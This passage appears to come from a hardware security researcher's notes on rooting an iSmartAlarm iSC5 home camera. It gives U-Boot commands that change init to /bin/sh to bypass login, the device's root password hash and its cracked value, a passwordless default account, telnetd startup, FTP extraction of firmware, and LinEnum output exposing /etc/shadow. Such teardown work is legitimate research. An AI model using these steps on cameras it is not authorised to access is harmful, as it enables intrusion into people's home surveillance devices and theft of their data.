395 root 0 SW [mtdblock4]
400 root 0 SW [mtdblock5]
405 root 0 SW [snx-spi.0]
418 root 0 SW [zd1211rw]
467 root 0 SW [usbhid_resumer]
501 root 0 SWN [jffs2_gcd_mtd4]
561 root 0 SW [isp]
564 root 0 SW [flush-31:1]
591 root 0 SW [iscan_sysioc]
592 root 0 SW [dhd_sysioc]
594 root 0 SW [usb-thread]
601 root 9964 S /root/etc_default/iSC3S/iSC3S
603 root 1160 S -sh
604 root 1152 S /sbin/syslogd -n -m 0
605 root 1148 S /sbin/klogd -n
606 root 58716 S /root/etc_default/iSC3S/iSC3S
608 root 2728 S /usr/bin/test_UP/test_UP
670 root 2608 S wpa_supplicant -Dwext -iwlan0 -c/tmp/wpa_supplicant.
680 root 1156 S udhcpc -i wlan0 -p /var/run/udhcpc.pid -b
685 root 1152 R ps
Mem: 30252K used, 9976K free, 0K shrd, 4816K buff, 9624K cached
CPU: 16.6% usr 0.0% sys 0.0% nic 83.3% idle 0.0% io 0.0% irq 0.0% sirq
Load average: 1.71 0.46 0.16 1/73 683
PID PPID USER STAT VSZ %VSZ %CPU COMMAND
606 601 root S 58716145.5 9.9 /root/etc_default/iSC3S/iSC3S
683 603 root R 1156 2.8 6.6 top
601 1 root S 9964 24.6 0.0 /root/etc_default/iSC3S/iSC3S
608 1 root S 2728 6.7 0.0 /usr/bin/test_UP/test_UP
670 1 root S 2608 6.4 0.0 wpa_supplicant -Dwext -iwlan0 -c/tmp/w
1 0 root S 1164 2.8 0.0 init
603 1 root S 1160 2.8 0.0 -sh
680 1 root S 1156 2.8 0.0 udhcpc -i wlan0 -p /var/run/udhcpc.pid
604 1 root S 1152 2.8 0.0 /sbin/syslogd -n -m 0
605 1 root S 1148 2.8 0.0 /sbin/klogd -n
385 2 root SW 0 0.0 0.0 [mtdblock2]
380 2 root SW 0 0.0 0.0 [mtdblock1]
501 2 root SWN 0 0.0 0.0 [jffs2_gcd_mtd4]
197 2 root SW 0 0.0 0.0 [khubd]
561 2 root SW 0 0.0 0.0 [isp]
5 2 root SW 0 0.0 0.0 [khelper]
205 2 root SW 0 0.0 0.0 [kmmcd]
594 2 root SW 0 0.0 0.0 [usb-thread]
8 2 root SW 0 0.0 0.0 [async/mgr]
183 2 root SW 0 0.0 0.0 [sync_supers]
ifconfig)wlan0 Link encap:Ethernet HWaddr 00:4D:32:09:B7:2E
iwconfig)lo no wireless extensions.
eth0 no wireless extensions.
tunl0 no wireless extensions.
gre0 no wireless extensions.
sit0 no wireless extensions.
ip6tnl0 no wireless extensions.
wlan0 IEEE 802.11 ESSID:"" Nickname:""
Mode:Managed Frequency:2.412 GHz Access Point: Not-Associated
Bit Rate:72 Mb/s Tx-Power:32 dBm
cat /proc/net/tcp) sl local_address rem_address st tx_queue rx_queue tr tm->when retrnsmt uid timeout inode
0: 00000000:5722 00000000:0000 0A 00000000:00000000 00:00000000 00000000 0 0 186 1 c3698000 300 0 0 2 -1
1: 00000000:5749 00000000:0000 0A 00000000:00000000 00:00000000 00000000 0 0 382 1 c3698440 300 0 0 2 -1
2: 00000000:2712 00000000:0000 0A 00000000:00000000 00:00000000 00000000 0 0 386 1 c3698880 300 0 0 2 -1
/* Resolved
sl local_address rem_address
0: 0.0.0.0:22306 0.0.0.0
1: 0.0.0.0:22345 0.0.0.0
2: 0.0.0.0:10002 0.0.0.0*/
Authentication Bypass
1234) could easily be guessed (what I failed to achieve), the authentication could also be bypassed by modifing the cmdline parameters passed to the Linux Kernel when booting. Here, the init parameter will be changed to /bin/sh to bypass the initialisation process and starts a shell with UID 0 instead. To do this, access the bootloader and execute the following commands:# Show the bootargs
printenv
# bootargs=console=ttyS0,115200 root=/dev/mtdblock2 init=/linuxrc mem=64M isp=7M vc=12M vo=0M mtdparts=snx-spi:768k(uboot),3M(kernel),7M(rootfs),4M(rescue),1M(etc),256K(userconfig)
# Change the init parameter
setenv bootargs console=ttyS0,115200 root=/dev/mtdblock2 init=/bin/sh mem=64M isp=7M vc=12M vo=0M mtdparts=snx-spi:768k(uboot),3M(kernel),7M(rootfs),4M(rescue),1M(etc),256K(userconfig)
# Persists Configuration
saveenv
# Boot the default image
boot
Root Password Acquisition
This section is based on the previous one. After booting the devices with the modified cmdline passed to the Linux Kernel, one is presented with a shell. Not all devices have been initialized neither all filesystems have been mounted, including the etc directory. Parts of the /linuxrc code can be manually executed to set the system up as far as needed at this step. In order to grab the root digest, none of this is necessary, since the default config is stored in /root/etc_default, which /linuxrc would copy to the /etc directory.
/linuxrcecho "Create device file"
/bin/mount -t proc none /proc
/bin/mount -t sysfs none /sys
/bin/mount -t usbfs none /proc/bus/usb
/bin/mount -t tmpfs -o size=512k,mode=0755 dev /dev
/bin/mkdir /dev/pts
/bin/mkdir /dev/shm
/bin/mount -t devpts devpts /dev/pts
/bin/echo /sbin/mdev > /proc/sys/kernel/hotplug
/sbin/mdev -s
#add for mount /dev/mtdblock4
/bin/mount -t jffs2 /dev/mtdblock4 /etc
if [ $? -ne 0 ]; then
echo "Clean up the old data in the 'etc' partition."
/usr/sbin/flash_eraseall -j -q /dev/mtd4
/bin/mount -t jffs2 /dev/mtdblock4 /etc
fi
if [ ! -x /etc/init.d/rcS ]; then
echo "The system run for the first time."
echo "Please wait for initialization..."
/bin/rm -rf /etc/*
cp -a /root/etc_default/* /etc
/bin/fsync
fi
#Create mdev
/bin/echo /sbin/mdev > /proc/sys/kernel/hotplug
/sbin/mdev -s
#add nvram inode
/sbin/modprobe snx_crypto
/sbin/modprobe snx_nvram
/bin/mknod /dev/nvram c 251 0
exec /sbin/init
The shadow and passwd file is located under /root/etc_default/. Note that there is another user called default, who requires no password to login. The root password can be cracked using john the ripper on another PC as seen below.
# unshadow passwd shadow
root:$1$2368HyEJ$kwdhYsA4j0BOLLvdohThM1:0:0:root:/root:/bin/sh
daemon:*:1:1:daemon:/usr/sbin:/bin/sh
bin:*:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:*:4:100:sync:/bin:/bin/sync
mail:x:8:8:mail:/var/spool/mail:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
operator:*:37:37:Operator:/var:/bin/sh
sshd:x:103:99:Operator:/var:/bin/sh
nobody:*:99:99:nobody:/home:/bin/sh
default::1000:1000:Default non-root user:/home/default:/bin/sh
# john hash.txt Wordlists/Tiny/10_million_password_list_top_100000.txt
Loaded 1 password hash (md5crypt, crypt(3) $1$ [MD5 256/256 AVX2 8x3])
1234             (root)
setenv bootargs console=ttyS0,115200 root=/dev/mtdblock2 init=/linuxrc mem=64M isp=7M vc=12M vo=0M mtdparts=snx-spi:768k(uboot),3M(kernel),7M(rootfs),4M(rescue),1M(etc),256K(userconfig)
saveenv
boot
/sbin/init script starts two instances of the /root/etc_default/iSC3S/iSC3S executable, which prints to stdout by default, which is VERY annoying. If we kill the process, some watchdog triggers the device to automatically restart, instead we kill both instances and manually restart the executable in the background, and redirect its output to the nirvana. Note that if you login before the device has fully booted up, the PID may be different than in the code below.kill -KILL 601 606 && exec /root/etc_default/iSC3S/iSC3S &> /dev/null &
WPA Client Configuration
# Connect to WLAN
wpa_cli
scan
scan_results
add_network
set_network 0 ssid "$SSID"
set_network 0 psk "$PSK"
set_network 0 scan_ssid 1
enable_network 0
# save_config
select_network 0
quit

# Test Satus
wpa_cli status
Start Telnet Server
# Start the Telnet daemon
telnetd &

# Analyst:
# Telnet client wont work for some reason...
telnet $ISC5_IP 23
# Netcat works fine
nc $ISC5_IP 23
[                  ftpget             mkfifo             start-stop-daemon
[[                 ftpput             mkfs.ext2          strings
addgroup           fwburnonly         mkfs.reiser        stty
adduser            fwcnew             mkfs.vfat          su
arping             gdbserver          mknod              sulogin
ash                getopt             mktemp             swapoff
basename           getty              modprobe           swapon
bcmdl              gfwver             more               sync
busybox            gpio3_blink        mount              syslogd
cat                gpio_init          mount.exfat        tail
chgrp              gpio_led           mount.exfat-fuse   tar
chmod              gpio_ms1           mt                 tee
chown              grep               mv                 telnet
chroot             groups             netstat            telnetd
clear              halt               nice               test
cp                 hd                 nslookup           test_UP/
crond              head               ntfs-3g            time
crontab            hexdump            ntpd               top
cut                hostid             nvram_get          touch
date               hostname           nvram_init         tr
dc                 hwclock            nvram_set          true
dd                 id                 nvram_utility      tty
delgroup           ifconfig           pars_diff          ubimkvol
deluser            ifdown             passwd             ubirmvol
depmod             ifup               pidof              ubirsvol
df                 inetd              ping               ubiupdatevol
dhcprelay          init               ping6              udhcpc
dhd                insmod             poweroff           udhcpd
dhd_helper         install            printenv           umount
diff               ipcs               printf             uname
dirname            iwconfig           ps                 uniq
dmesg              iwlist             pstree             uptime
dnsd               iwpriv             pwd                users
dnsdomainname      kill               pwdx               usleep
du                 killall            readFile           uudecode
dumpleases         klogd              reboot             uuencode
echo               ln                 rm                 vi
egrep              logger             rmdir              vlock
env                login              rmmod              wc
expr               logname            route              wget
false              losetup            run-parts          which
fdformat           ls                 sed                who
fdisk              lsblk              setserial          whoami
fgrep              lsmod              sh                 whois
find               lsof               sha1sum            wl
flash_erase        md5sum             sha3sum            wpa_cli
flash_eraseall     mdev               singleBoadTest/    wpa_supplicant
free               mkdir              sleep              xargs
fstrim             mkdosfs            snx_pwm_period     yes
fsync              mke2fs             sort
Load Data
vi terminal, using ftpget or via wget.ftpget -v -u $FTPUSER -p $PASSWORD -P 21 $SERVER_IP $REMOTE_FILE
# mount
rootfs on / type rootfs (rw)
/dev/root on / type cramfs (ro,relatime)
none on /proc type proc (rw,relatime)
none on /sys type sysfs (rw,relatime)
none on /proc/bus/usb type usbfs (rw,relatime)
dev on /dev type tmpfs (rw,relatime,size=512k,mode=755)
devpts on /dev/pts type devpts (rw,relatime,mode=600)
/dev/mtdblock4 on /etc type jffs2 (rw,relatime)
tmpfs on /tmp type tmpfs (rw,relatime,size=40228k)
lock on /var/lock type tmpfs (rw,relatime)
log on /var/log type tmpfs (rw,relatime)
run on /var/run type tmpfs (rw,relatime)
spool on /var/spool type tmpfs (rw,relatime)
tmp on /var/tmp type tmpfs (rw,relatime)
media on /media type tmpfs (rw,relatime)
Extract Data
ftpput. For this to work, one needs to control a reachable FTP server.ftpput -u $FTPUSER -p $PASSWORD -P 21 $SERVER_IP /root/etc_default/iSC3S/iSC3S
Information Gathering
wget. Unfortunately the results did not revealed much new nor interesting.LinEnum.sh results#########################################################
# Local Linux Enumeration & Privilege Escalation Script #
#########################################################
# www.rebootuser.com
# version 0.982
[-] Debug Info
[+] Thorough tests = Enabled
### SYSTEM ##############################################
[-] Kernel information:
Linux iSmartAlarm 2.6.35.12 #4 Tue Feb 14 21:56:47 PST 2017 armv5tejl GNU/Linux
[-] Kernel information (continued):
Linux version 2.6.35.12 (fedora@localhost.localdomain) (gcc version 4.5.2 (SONiX GCC-4.5.2 Release 2011-12-06) ) #4 Tue Feb 14 21:56:47 PST 2017
[-] Hostname:
iSmartAlarm
### USER/GROUP ##########################################
[-] Current user/group info:
uid=0(root) gid=0(root) groups=0(root),10(wheel)
[-] Group memberships:
uid=0(root) gid=0(root) groups=0(root),10(wheel)
uid=1(daemon) gid=1(daemon) groups=1(daemon)
uid=2(bin) gid=2(bin) groups=2(bin)
uid=3(sys) gid=3(sys) groups=3(sys)
uid=4(sync) gid=100(users) groups=100(users)
uid=8(mail) gid=8 groups=8
uid=13(proxy) gid=13 groups=13
uid=33(www-data) gid=33 groups=33
uid=34(backup) gid=34 groups=34
uid=37(operator) gid=37 groups=37
uid=103(sshd) gid=99(nobody) groups=99(nobody)
uid=99(nobody) gid=99(nobody) groups=99(nobody)
uid=1000(default) gid=1000(default) groups=1000(default)
[-] Contents of /etc/passwd:
root:x:0:0:root:/root:/bin/sh
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:100:sync:/bin:/bin/sync
mail:x:8:8:mail:/var/spool/mail:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
operator:x:37:37:Operator:/var:/bin/sh
sshd:x:103:99:Operator:/var:/bin/sh
nobody:x:99:99:nobody:/home:/bin/sh
default:x:1000:1000:Default non-root user:/home/default:/bin/sh
[+] We can read the shadow file!
root:$1$2368HyEJ$kwdhYsA4j0BOLLvdohThM1:10933:0:99999:7:::
bin:*:10933:0:99999:7:::
daemon:*:10933:0:99999:7:::
adm:*:10933:0:99999:7:::
lp:*:10933:0:99999:7:::
sync:*:10933:0:99999:7:::
shutdown:*:10933:0:99999:7:::
halt:*:10933:0:99999:7:::
uucp:*:10933:0:99999:7:::
operator:*:10933:0:99999:7:::
nobody:*:10933:0:99999:7:::
default::10933:0:99999:7:::
[+] We can read root's home directory!
-rwxrwxrwx 1 root root 0 Jan 1 00:00 .bash_history
-rwxrwxrwx 1 root root 175 Jan 1 00:00 .bash_logout
-rwxrwxrwx 1 root root 161 Jan 1 00:00 .bash_profile
-rwxrwxrwx 1 root root 1.7K Jan 1 00:00 .bashrc
drwxrwxrwx 1 root root 700 Jan 1 00:00 etc_default
[-] Home directory contents:
-rwxrwxrwx 1 root root 0 Jan 1 00:00 .bash_history
-rwxrwxrwx 1 root root 175 Jan 1 00:00 .bash_logout
-rwxrwxrwx 1 root root 161 Jan 1 00:00 .bash_profile
-rwxrwxrwx 1 root root 1.7K Jan 1 00:00 .bashrc
drwxrwxrwx 1 root root 700 Jan 1 00:00 etc_default
./LinEnum_thorough.sh: line 1353: awk: not found
### ENVIRONMENTAL #######################################
[-] Environment information:
OPENSSL_armcap=5
USER=root
HOME=/root
OLDPWD=/root
LOGNAME=root
TERM=vt100
PATH=/sbin:/usr/sbin:/bin:/usr/bin
SHELL=/bin/sh
PWD=/tmp
[-] Path information:
/sbin:/usr/sbin:/bin:/usr/bin
drwxr-xr-x 1 root root 1412 Jan 1 00:00 /bin
drwxr-xr-x 1 root root 736 Jan 1 00:00 /sbin
drwxrwxrwx 1 root root 1332 Jan 1 00:00 /usr/bin
drwxrwxr-x 1 root root 388 Jan 1 00:00 /usr/sbin
[-] Current umask value:
u=rwx,g=rx,o=rx
0022
### JOBS/TASKS ##########################################
### NETWORKING ##########################################
[-] Network and IP info:
eth0 Link encap:Ethernet HWaddr 00:B0:27:08:90:14
BROADCAST MULTICAST MTU:1500 Metric:1
RX packets:0 errors:0 dropped:0 overruns:0 frame:0
TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:0 (0.0 B) TX bytes:0 (0.0 B)
Interrupt:17
gre0 Link encap:UNSPEC HWaddr 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00
NOARP MTU:1476 Metric:1
RX packets:0 errors:0 dropped:0 overruns:0 frame:0
TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:0 (0.0 B) TX bytes:0 (0.0 B)
ip6tnl0 Link encap:UNSPEC HWaddr 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00
NOARP MTU:1460 Metric:1
RX packets:0 errors:0 dropped:0 overruns:0 frame:0
TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:0 (0.0 B) TX bytes:0 (0.0 B)
lo Link encap:Local Loopback
LOOPBACK MTU:16436 Metric:1
RX packets:0 errors:0 dropped:0 overruns:0 frame:0
TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:0 (0.0 B) TX bytes:0 (0.0 B)
sit0 Link encap:IPv6-in-IPv4
NOARP MTU:1480 Metric:1
RX packets:0 errors:0 dropped:0 overruns:0 frame:0
TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:0 (0.0 B) TX bytes:0 (0.0 B)
tunl0 Link encap:UNSPEC HWaddr 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00
NOARP MTU:1480 Metric:1
RX packets:0 errors:0 dropped:0 overruns:0 frame:0
TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:0 (0.0 B) TX bytes:0 (0.0 B)
wlan0 Link encap:Ethernet HWaddr 00:4D:32:09:B7:2E
inet addr:192.168.43.193 Bcast:192.168.43.255 Mask:255.255.255.0
inet6 addr: fe80::e276:d0ff:fe3c:4958/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:453 errors:0 dropped:0 overruns:0 frame:0
TX packets:332 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:137425 (134.2 KiB) TX bytes:0 (0.0 B)
[-] Nameserver(s):
nameserver $NAMESERVER
[-] Default route:
default $ROUTER 0.0.0.0 UG 0 0 0 wlan0
[-] Listening TCP:
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address Foreign Address State PID/Program name
tcp 0 0 0.0.0.0:22306 0.0.0.0:* LISTEN 663/iSC3S
tcp 0 0 0.0.0.0:22345 0.0.0.0:* LISTEN 663/iSC3S
tcp 0 0 0.0.0.0:10002 0.0.0.0:* LISTEN 663/iSC3S
tcp 0 0 :::23 :::* LISTEN 788/telnetd
[-] Listening UDP:
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address Foreign Address State PID/Program name
udp 0 0 0.0.0.0:10000 0.0.0.0:* 663/iSC3S
### SERVICES #############################################
./LinEnum_thorough.sh: line 1353: awk: not found
[-] Contents of /etc/inetd.conf:
swat stream tcp nowait.400 root /usr/local/samba/bin/swat swat
[-] /etc/init.d/ binary permissions:
drwxr-xr-x 2 root root 0 Jan 1 00:00 .
drwxr-xr-x 11 root root 0 Jan 1 00:00 ..
-rwxr-xr-x 1 root root 107 Jan 1 00:00 audmdprob.sh
-rwxr-xr-x 1 root root 293 Jan 1 00:00 rc.local
-rwxr-xr-x 1 root root 1383 Jan 1 00:00 rcS
-rwxr-xr-x 1 root root 1426 Jan 1 00:00 rcS~
-rwxr-xr-x 1 root root 115 Jan 1 00:00 videomdprob.sh
### SOFTWARE #############################################
### INTERESTING FILES ####################################
[-] Useful file locations:
/usr/bin/wget
[-] Can we read/write sensitive files:
-rw-r--r-- 1 root root 489 Jan 1 00:00 /etc/passwd
-rw-rw-r-- 1 root root 163 Jan 1 00:00 /etc/group
-rw-rw-r-- 1 root root 24 Jan 1 00:00 /etc/profile
-rw-rw-r-- 1 root root 355 Jan 1 00:00 /etc/shadow
[-] NFS displaying partitions and filesystems - you need to check if exotic filesystems
# /etc/fstab: static file system information.
#
# file system | mount pt | type | options | dump | pass
/dev/root / cramfs noauto 0 1
proc /proc proc defaults 0 0
sysfs /sys sysfs defaults 0 0
tmpfs /tmp tmpfs size=100% 0 0
lock /var/lock tmpfs defaults 0 0
log /var/log tmpfs defaults 0 0
run /var/run tmpfs defaults 0 0
spool /var/spool tmpfs defaults 0 0
tmp /var/tmp tmpfs defaults 0 0
media /media tmpfs defaults 0 0
[-] Can't search *.conf files as no keyword was entered
[-] Can't search *.php files as no keyword was entered
[-] Can't search *.log files as no keyword was entered
[-] Can't search *.ini files as no keyword was entered
[-] Current user's history files:
-rwxrwxrwx 1 root root 0 Jan 1 00:00 /root/.bash_history
[+] Root's history files are accessible!
-rwxrwxrwx 1 root root 0 Jan 1 00:00 /root/.bash_history
### SCAN COMPLETE ####################################
Firmware
Download
Third-Party-Firmware
The original firmware of the iSC5 camera can be replaced with third-party firmware such as XiaomiXiaofangFirmware.
Extraction
cloud init ok okok okok okok okok ok

hello Guozhixin OKOKOKOKOKOKOKOKOK

INIT App INFO XXXXXXXXXXXXXXXXXXXXXXXXXX
uuuuuuuuuuuuuuuuuuuuu000

/usr/bin/test_UP # ./test_UP
sonix test!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!

Guozhixin USB down !!!!!!!!!!!!!!!!!!!!!!!!!!!!
References
iSmartAlarm
| Description | Link |
|---|---|
| Profile | https://web.archive.org/web/20210124150205/https://www.ismartalarm.com/info/AboutUs (accessed 17 October 2020) |
| Awards | http://web.archive.org/web/20210124150123/https://www.ismartalarm.com/why-ismartalarm#awards_and_reviews (accessed 17 October 2020) |
iSmartAlarm iSC5: Spot - Smart Home Security Camera
| Description | Link |
|---|---|
| Product | https://web.archive.org/web/20210117191300/https://www.ismartalarm.com/spot (accessed 17 October 2020) |
| Support | https://web.archive.org/web/20210117195556/https://www.ismartalarm.com/support/support-center (accessed 17 October 2020) |
| Specification | https://www.ismartalarm.com/support/cameras/specifications-and-manuals/specifications-spot/article-214316708.html (accessed 17 October 2020) |
| Installation | https://www.ismartalarm.com/support/cameras/specifications-and-manuals/quick-installation-guide-spot/article-234696467.html (accessed 17 October 2020) |
| FCCIO | https://fccid.io/SENISC5 (accessed 28 October 2020) |
U-Boot
| Description | Link |
|---|---|
| Manual | http://www.denx.de/wiki/DULG/Manual (Accessed: 20. October 2020) |
| Memory Dump | http://www.denx.de/wiki/view/DULG/UBootCmdGroupMemory#Section_UBootCmdMd (Accessed: 20. October 2020) |
Vulnerability Reports